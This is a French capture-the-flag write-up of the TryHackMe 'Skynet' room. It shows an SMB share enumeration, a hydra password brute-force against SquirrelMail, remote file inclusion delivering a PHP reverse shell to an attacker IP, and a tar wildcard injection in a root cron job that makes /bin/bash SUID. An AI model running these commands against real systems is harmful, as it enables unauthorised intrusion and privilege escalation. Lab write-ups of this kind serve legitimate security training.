

# TryHackMe - Offensive security - Skynet

## Write-Up - Skynet

Auteur : D1to

Lien vers la box : <https://tryhackme.com/room/skynet>

On commence par faire un scanner de la machine :

```
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open  pop3         syn-ack ttl 64 Dovecot pop3d
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         syn-ack ttl 64 Dovecot imapd
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 02:9C:45:EF:93:F9 (Unknown)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


On remarque que la machine possède un service http. On se propose d'énumérer les différents sous-domaines avec `dirbuster`.

Plusieurs sous domaines sortent du lot :

- Un sous-domaine `config`
- Un sous-domaine `admin`
- Un sous-domaine `squirrelmail`

On se propose de visiter les deux :

Mauvaise surprise pour `config` :




## Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at 10.10.45.56 Port 80

De même pour admin :




## Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at 10.10.45.56 Port 80

Mais plutôt bonne surprise pour squirrelmail :



On tombe donc sur un formulaire. On fait quelque recherche google pour savoir comment exploiter cette porte d'entrée.

On comprend vite dans les différentes failles relatives à `squirrelmail` qu'il faut que l'utilisateur soit authentifié. Il faut donc trouver un autre moyen de rentrer.

Dans notre énumération, on avait vu qu'il y avait un service `smb`. On lance une énumération de ce service grâce à `nmap`. Pour cela, on utilise la commande suivante :

```
nmap --script smb-enum-shares,smb-enum-users,smb-enum-sessions -p 445  
$ip
```

Et on a le résultat suivant :

```
\\10.10.45.56\anonymous:  
  Type: STYPE_DISKTREE  
  Comment: Skynet Anonymous Share  
  Users: 0  
  Max Users: <unlimited>  
  Path: C:\srv\samba  
  Anonymous access: READ/WRITE  
  Current user access: READ/WRITE  
\\10.10.45.56\milesdyson:  
  Type: STYPE_DISKTREE  
  Comment: Miles Dyson Personal Share  
  Users: 0  
  Max Users: <unlimited>  
  Path: C:\home\milesdyson\share  
  Anonymous access: <none>  
  Current user access: <none>  
\\10.10.45.56\print$:  
  Type: STYPE_DISKTREE  
  Comment: Printer Drivers  
  Users: 0  
  Max Users: <unlimited>  
  Current user access: <none>  
smb-enum-users:  
  SKYNET\milesdyson (RID: 1000)  
  Full name:  
  Description:  
  Flags:      Normal user account
```

On voit qu'une connexion `anonymous` est possible (i.e elle ne nécessite pas de mot de passe) et qu'un utilisateur `milesdyson` est aussi présent.

On se connecte tout d'abord en anonymous :

```
root@ip-10-10-242-84:~# smbclient //10.10.45.56/anonymous
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Thu Nov 26 16:04:00 2020
..               D           0   Tue Sep 17 08:20:17 2019
attention.txt    N          163   Wed Sep 18 04:04:59 2019
logs             D           0   Wed Sep 18 05:42:16 2019

          9204224 blocks of size 1024. 5818312 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (53.1 KiloBytes/sec) (average 53.1 KiloBytes/sec)
smb: \> get logs
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \logs
smb: \>
```

Et on trouve un document `attention.txt` et un dossier `log`.

On télécharge le document :

```
root@ip-10-10-242-84:~# cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
```

Les mots de passes ont été modifiés ; on regarde maintenant le contenu de `log` et on trouve :


```
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \logs
smb: \> cd logs
smb: \logs\> clear
clear: command not found
smb: \logs\> cls
cls: command not found
smb: \logs\> dir
.                D           0   Wed Sep 18 05:42:16 2019
..               D           0   Thu Nov 26 16:04:00 2020
log2.txt         N           0   Wed Sep 18 05:42:13 2019
log1.txt         N          471   Wed Sep 18 05:41:59 2019
log3.txt         N           0   Wed Sep 18 05:42:16 2019

          9204224 blocks of size 1024. 5818312 blocks available
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (230.0 KiloBytes/sec) (average 123.8 KiloBytes/sec)
smb: \logs\> get log2.txt
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 68.8 KiloBytes/sec)
smb: \logs\> get log3.txt
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 61.9 KiloBytes/sec)
smb: \logs\> █
```

3 fichiers mais le seul qui est rempli est `log1.txt` . On l'ouvre et on trouve

une liste de mot de passe. Sûrement qu'il faut attaquer par dictionnaire le sous-domaine `squirrelmail` avec comme nom d'utilisateur `milesdyson`.

On commence par regarder la structure d'une requête sur ce sous-domaine :



The screenshot shows a web browser window with the address bar at `10.10.45.56/squirrelmail/src/redirect.php`. The page displays the SquirrelMail logo and version 1.4.23 [SVN]. A red error message box states: "ERROR: Unknown user or password incorrect. Go to the login page". Below the browser window, the Network Inspector shows a POST request to `redirect.php` with the following form data:

Field	Value
<code>login_username</code>	<code>"milesdyson"</code>
<code>secretkey</code>	<code>"aaa"</code>
<code>js_autodetect_results</code>	<code>"1"</code>
<code>just_logged_in</code>	<code>"1"</code>

Puis on attaque avec `hydra` en construisant bien notre requête :

```
root@ip-10-10-242-84:~# hydra -s 80 10.10.45.56 http-post-form "/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1:F=Unknown user or password incorrect." -l milesdyson -P log1.txt
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations or for illegal purposes.
```

Et on obtient le résultat suivant :

```
[80][http-post-form] host: 10.10.45.56 login: milesdyson password: cyborg007haloterminator
```

Bingo ! On obtient un mot de passe :

`cyborg007haloterminator`

On se connecte.

A partir de ce moment-là, j'ai essayé d'utiliser l'exploit que j'avais trouvé sur internet mais cela ne donnait rien. J'ai regardé alors les mails et suis tombé sur le mot de passe du serveur smb de `milesdyson`.

On se connecte :


```
root@ip-10-10-242-84:~# smbclient -U milesdyson \\\10.10.45.56\milesdyson
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \>
```

Et on trouve finalement un document important (ahah le jeu de mot) important.txt . On le télécharge et on regarde le contenu :

```
root@ip-10-10-242-84:~# cat important.txt
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

Il semblerait que le document fasse référence à un sous-domaine caché : /45kra24zxs28v3yd/ .

On s'y rend de ce pas :




On cherche un peu après une énumération de sous-domaines et on trouve que le serveur tourne avec un le cms : Cuppa . On cherche donc un exploit sur internet et on trouve que le cms est sensible au RFI (Remote File Inclusion).

On peut donc faire exécuter des fichiers au serveur !

On fait un test pour vérifier avec un script tout bête en php :

```
<?php echo "hello" ; ?>
```



Ca marche ! On utilise alors un reverse shell en php. (celui de pentestmonkey : <https://github.com/pentestmonkey/php-reverse-shell>).

On modifie ce qu'il faut bien :

```
$ip = '10.10.204.35';  
$port = 4444;
```

Puis pour faire exécuter le fichier au serveur distant, on lance un `python -m http.server $port` puis on fait notre rfi :

```
$ cat user.txt  
7ce5c2109a40f958099283600a9ae807
```

On a un foothold et le premier flag qui va avec !

On décide ensuite de faire l'élévation de privilèges.

Pour cela, commence à faire les classiques `sudo -l` et `find / -perm -u=s -type f 2>/dev/null` qui ne donne rien.

On cherche alors du côté de `/etc/crontab` qui est l'endroit où l'on voit les scripts qui sont exécutés par le système avec un delta de temps.



```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 * * * * root    /home/milesdyson/backups/backup.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

Oh ! On voit qu'il y a un script `backup.sh` qui est utilisé toutes les minutes par le système (et il est lancé avec des droits administrateurs).

Regardons ce script de plus près :

```
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
```

Le script `backup.sh` va se rendre dans le répertoire puis va archiver tous les fichiers en entrée à cause de `*`.

On peut donc faire un `wildcare injection` : c'est-à-dire mettre comme fichier des commandes que l'on souhaite que `tar` exécute afin d'obtenir un shell avec des droits administrateurs.

Mettons en oeuvre notre plan :

On se rend dans le dossier `/var/www/html` puis on exécute les commandes suivantes



```
$ echo "" > "--checkpoint-action=exec=sh shell.sh"
$ echo "" > ""
sh: 3: cannot create : Directory nonexistent
$ echo "" > "--checkpoint=1"
$ echo "#/!bin/bash\nchmod +s /bin/bash" > "shell.sh"
$ ls
--checkpoint-action=exec=sh shell.sh
--checkpoint=1
45kra24zxs28v3yd
admin
ai
config
css
image.png
index.html
js
shell.sh
style.css
```

Littéralement quelques secondes plus tard, on remarque que le `/bin/bash` est exécuté avec des droits administrateurs :

```
$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 Jul 12 2019 /bin/bash
```

On lance alors un shell et on a réussi notre élévation de privilèges !

```
$ /bin/bash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(ww
w-data)
uid
/bin/bash: line 2: uid: command not found
whoami
root
```

Il ne reste plus qu'à chercher un petit peu pour trouver finalement notre bon flag :

```
cat root.txt
3f0372db24753accc7179a282cd6a949
```

La box est terminée !